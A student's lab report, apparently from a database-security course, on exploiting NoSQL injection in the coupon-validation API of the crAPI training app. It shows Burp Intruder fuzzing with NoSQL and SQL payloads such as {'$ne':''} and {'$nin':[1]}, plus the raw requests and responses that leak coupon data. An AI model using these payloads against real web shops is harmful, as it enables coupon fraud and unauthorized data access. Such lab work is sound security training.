API Security Assessment Report

NoSQL Injection in Coupon Validation Systems

Author: Pamphyls Batila
Email: ps.pbatilabatila@gmail.com

I. Executive Summary

This report presents a security assessment conducted on a vulnerable API within the crAPI application, focusing on the exploitation of NoSQL injection vulnerabilities in a coupon validation system. The project was completed as part of the CIS414 – Advanced Database Security course at Highline College.
The objective of this assessment was to evaluate how improper input validation in API endpoints can be exploited to manipulate application behavior, specifically enabling unauthorized coupon generation and financial impact.

II. Project Background

As part of academic training in cybersecurity and database security, this lab simulated a real-world attack scenario in which an adversary identifies and exploits weaknesses in API request handling.
The exercise, titled "Attacking APIs Lab: Faking Coupons Using NoSQL Injection," required performing a structured vulnerability assessment and producing a client-style report detailing:
Steps to reproduce the vulnerability
Technical analysis of the issue
Recommended mitigation strategies

III. Approach & Tools

The assessment leveraged industry-standard tools to simulate real-world penetration testing techniques:

i. Burp Suite was used to intercept and modify HTTP requests between the client and server, enabling identification of injection points within coupon-related API calls.
ii. Foxy Proxy was configured to route browser traffic through Burp Suite, allowing full visibility into request and response behavior.
iii. Postman was used to simulate and test API requests with varying inputs, supporting controlled experimentation with payloads.

Through these tools, the application's handling of user-supplied input was analyzed under adversarial conditions.

IV. Summary of Findings

Testing revealed that the application failed to properly validate input within the coupon field, making it vulnerable to NoSQL injection. By manipulating API request payloads, it was possible to:

i. Bypass coupon validation logic
ii. Retrieve valid coupon data
iii. Apply unauthorized discounts

These findings demonstrate how insufficient input validation can lead to business logic exploitation and financial risk.

V. Relevance to Cybersecurity Practice

This project highlights critical concepts in modern cybersecurity, including:

i. API security as a primary attack surface
ii. The risks associated with NoSQL database flexibility
iii. The importance of input validation and secure coding practices
iv. The role of adversarial testing in identifying system weaknesses
v. Additionally, the ability to analyze system responses and iteratively refine attack strategies reflects key skills in incident response, threat analysis, and vulnerability assessment.

VI. Report Scope

This report includes:

i. A detailed methodology for reproducing the vulnerability
ii. Technical analysis of the exploitation process
iii. Evidence of successful attack execution
iv. Recommended mitigation strategies aligned with industry best practices

SUBJECT: Faking Coupons Using NoSQL Injection

Tools Used: Burp suite Application used for intercepting the request.

Description of how to create bugs.

To create the bugs that we discovered during our vulnerabilities assessment on crAPI application:

Step-1. We turned on foxy proxy on Firefox which enabled us to forward request to burp suite for us to intercept the request form crAPI application. Then from crAPI application under userDemoB account, I used the Add Coupon button found within the Shop tab to enter some test data in the coupon code field and then intercept the corresponding request with Burp as shown

below. shop products of crAPI application as displaying from the target tab in burp suite application.

Figure 1. Entering The crAPI coupon code test validation.






Figure-2. Showing burp suite intercepted the crAPI coupon code validation.




Step-3. After intercepting the "coupon code" value in the POST request body as shown in the above screenshot, I sent the request over to Intruder and added payload positions around TEST! including all the SQL and NoSQL payloads covered to launch the Intruder fuzzing attack as shown below.

Figure 3. Sending the request to intruder.



Step-3. After sending the request to intruder, first we added our SQL and NoSQL injections payloads as show below.



Step-4. Then, we add our payload positions around TEST! As displayed below so that we can fuzz this coupon value.

Positions Payloads Resource pool Settings

Choose an attack type

Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8888

Update Host header to match target

Add §

Clear §

Auto §

Refresh

```
1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJVc2VyRGVtb2JAZ2lhaWwuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE2ODYxNzM0MTgsImV4cCI6MTY4Njc30DIxOH0.lxowXYcj_HlRCEnJDaAB5G_g0AfpBYiPE7Y8vTOxbbQdrV7UFPjMTyYHe6q0E85YDU2ziXfniVX
UpcG3V3m4j9xPKaIOefgUvjoGisHtyCqeOZ3A2xGg3Alj6UOVMmpAFzx4Lj_9VhORPoOsOzRATf5r2bBvPvZi_8ontliNtAOQyMY2b4LMgnoyKP43LY4R8NXJMAhrJtVODn5dNE6fbOXGrzXgxQ7mKPOT5h62IYCpplHcik-RqsqND8kXmMhj-Cxsd2wyHc-P2eTXv30
vkEahG1x7WZguKsvLV_4glKhzQOVHfrzdcaSFS_fNj5RpeKlvENqqfy3_Gyi_VfzQgg
10 Content-Length: 23
11 Origin: http://localhost:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"coupon_code":"§Test!§"}
```

Step-5. Then, we launched intruder fuzzing attack where the results of this initial scan all show the same status code (500) and response length (385), as you can see below.

3. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project ...

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		500			385	
1	{"$where":"sleep(1000)"}	500			385	
2	{"$ne":""}	500			385	
3	{"$gt":""}	500			385	
4	\\'a'\\'a	500			385	
5	\\ '1'=='1	500			385	
6	\\	500			385	

Request Response

Pretty Raw Hex

```
1  POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2  Host: localhost:8888
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://localhost:8888/shop
8  Content-Type: application/json
9  Authorization: Bearer
   eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJVc2VyRGVtb2JAZ21haWwuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE2ODYxNzM0MTgsImV4cCI6MTY4N
   jc3ODIxOH0.lxowXYcj_HlRCEnJDaAB5G_gOAfpBYiPE7Y8vTOxbbQdrV7UFPjMTyYHe6q0E85YDU2ziXfniVXUpc63V3m4j9xPKaIOefgUvjoGisH
   tyCqeOZ3A2xGg3Alj6UQVMmpAFzx4Lj_9VhQRPoOsOzRATf5r2bBvPvZi_8ontliNtA0QyMY2b4LMgnoyKP43LY4R8NXJMAhrJtV0Dn5dNE6fbOXGr
   zXgxQ7mKPOT5h62IYCpplHcik-RqsqND8kXmWhj-Cxsd2wyHc-P2eTXv30vkEahGlx7WZguKsvLV_4glKhzQOVHfrzdcaSFS_fNj5RpeKlvENqqfy3
   _Gyi_VfzQgg
10 Content-Length: 56
11 Origin: http://localhost:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
     "coupon_code": "%7b%22$where%22%3a%22sleep(1000)%22%7d"
   }
```

Step-6. Then, I unchecked the URL-encode payload encoding so that the characters will be sent and to prevent data to be interpreted incorrectly also to help bypass security control as shown below.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Step-7. After unchecking the URL-encode, I sent another attack and received a request as shown below with a 422 Unprocessable Entity status code, along with the verbose error message which indicated that an issue in the syntax of the request.

5. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project ...

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
16	" OR "" = "	422			444	
17	{"$nin":[1]}	422			444	
18	{"$nin":1}	422			444	

Request Response

Pretty Raw Hex

```
1  POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2  Host: localhost:8888
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://localhost:8888/shop
8  Content-Type: application/json
9  Authorization: Bearer
   eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJVc2VyRGVtb2JAZ21haWwuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE2ODYxNzM0MTgsImV4cCI6MTY4N
   jc3ODIxOH0.lxowXYcj_HlRCEnJDaAB5G_gOAfpBYiPE7Y8vTOxbbQdrV7UFPjMTyYHe6q0E85YDU2ziXfniVXUpc63V3m4j9xPKaIOefgUvjoGisH
   tyCqeOZ3A2xGg3Alj6UQVMmpAFzx4Lj_9VhQRPoOsOzRATf5r2bBvPvZi_8ontliNtA0QyMY2b4LMgnoyKP43LY4R8NXJMAhrJtV0Dn5dNE6fbOXGr
   zXgxQ7mKPOT5h62IYCpplHcik-RqsqND8kXmWhj-Cxsd2wyHc-P2eTXv30vkEahG1x7WZguKsvLV_4glKhzQOVHfrzdcaSFS_fNj5RpeKlvENqqfy3
   _Gyi_VfzQgg
10 Content-Length: 30
11 Origin: http://localhost:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
     "coupon_code":"{"$nin":[1]}"
   }
```

5. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project ...

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items


Request	Payload	Status code	Error	Timeout	Length	Comment
16	" OR "" = "	422			444	
17	{"$nin":[1]}	422			444	
18	{"$nin":1}	422			444	

Request Response

Pretty Raw Hex Render

```
1  HTTP/1.1 422 Unprocessable Entity
2  Server: openresty/1.17.8.2
3  Date: Wed, 07 Jun 2023 22:08:50 GMT
4  Content-Type: application/json
5  Connection: close
6  Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7  Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8  Access-Control-Allow-Origin: *
9  Content-Length: 62
10
11 {
     "error":"invalid character '$' after object key:value pair"
   }
12
```

Step-8. Then, we changed our payload position to be placed within the original key/value quotes generated in the web application's request as shown below.



Step-9. Then, we initiated the updated Intruder attack where we received an interesting result, including two 200 status codes which means that our payload attack was successfully completed as shown below from the request tab result.

6. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project ...

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
13	-- -	422			435	
14	--	422			435	
15	" OR 1 = 1 -- -	422			423	
16	" OR "" = "	422			445	
17	{"$nin":[1]}	200			443	

Request Response

Pretty Raw Hex

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJVc2VyRGVtb2JAZ21haWwuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE2ODYxNzM0MTgsImV4cCI6MTY4N
jc3ODIxOH0.lxowXYcj_HlRCEnJDaAB5G_gOAfpBYiPE7Y8vTOxbbQdrV7UFPjMTyYHe6q0E85YDU2ziXfniVXUpc63V3m4j9xPKaIOefgUvjoGisH
tyCqeOZ3A2xGg3Alj6UQVMmpAFzx4Lj_9VhQRPoOsOzRATf5r2bBvPvZi_8ontliNtA0QyMY2b4LMgnoyKP43LY4R8NXJMAhrJtV0Dn5dNE6fbOXGr
zXgxQ7mKPOT5h62IYCpplHcik-RqsqND8kXmWhj-Cxsd2wyHc-P2eTXv30vkEahGlx7WZguKsvLV_4glKhzQOVHfrzdcaSFS_fNj5RpeKlvENqqfy3
_Gyi_VfzQgg
Content-Length: 28
Origin: http://localhost:8888
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "coupon_code":{
    "$nin":[
      1
    ]
  }
```

Step-10. Then, from the response tab result as displaying below you can see that the Jason information included the coupon code, the amount and creation data of the coupon.

6. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project ...

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
14	--	422			435	
15	" OR 1 = 1 -- -	422			423	
16	" OR "" = "	422			445	
17	{"$nin":[1]}	200			443	
18	{"$nin":1}	500			458	
19	{"$ne":-1}	200			443	


Request Response

Pretty Raw Hex Render

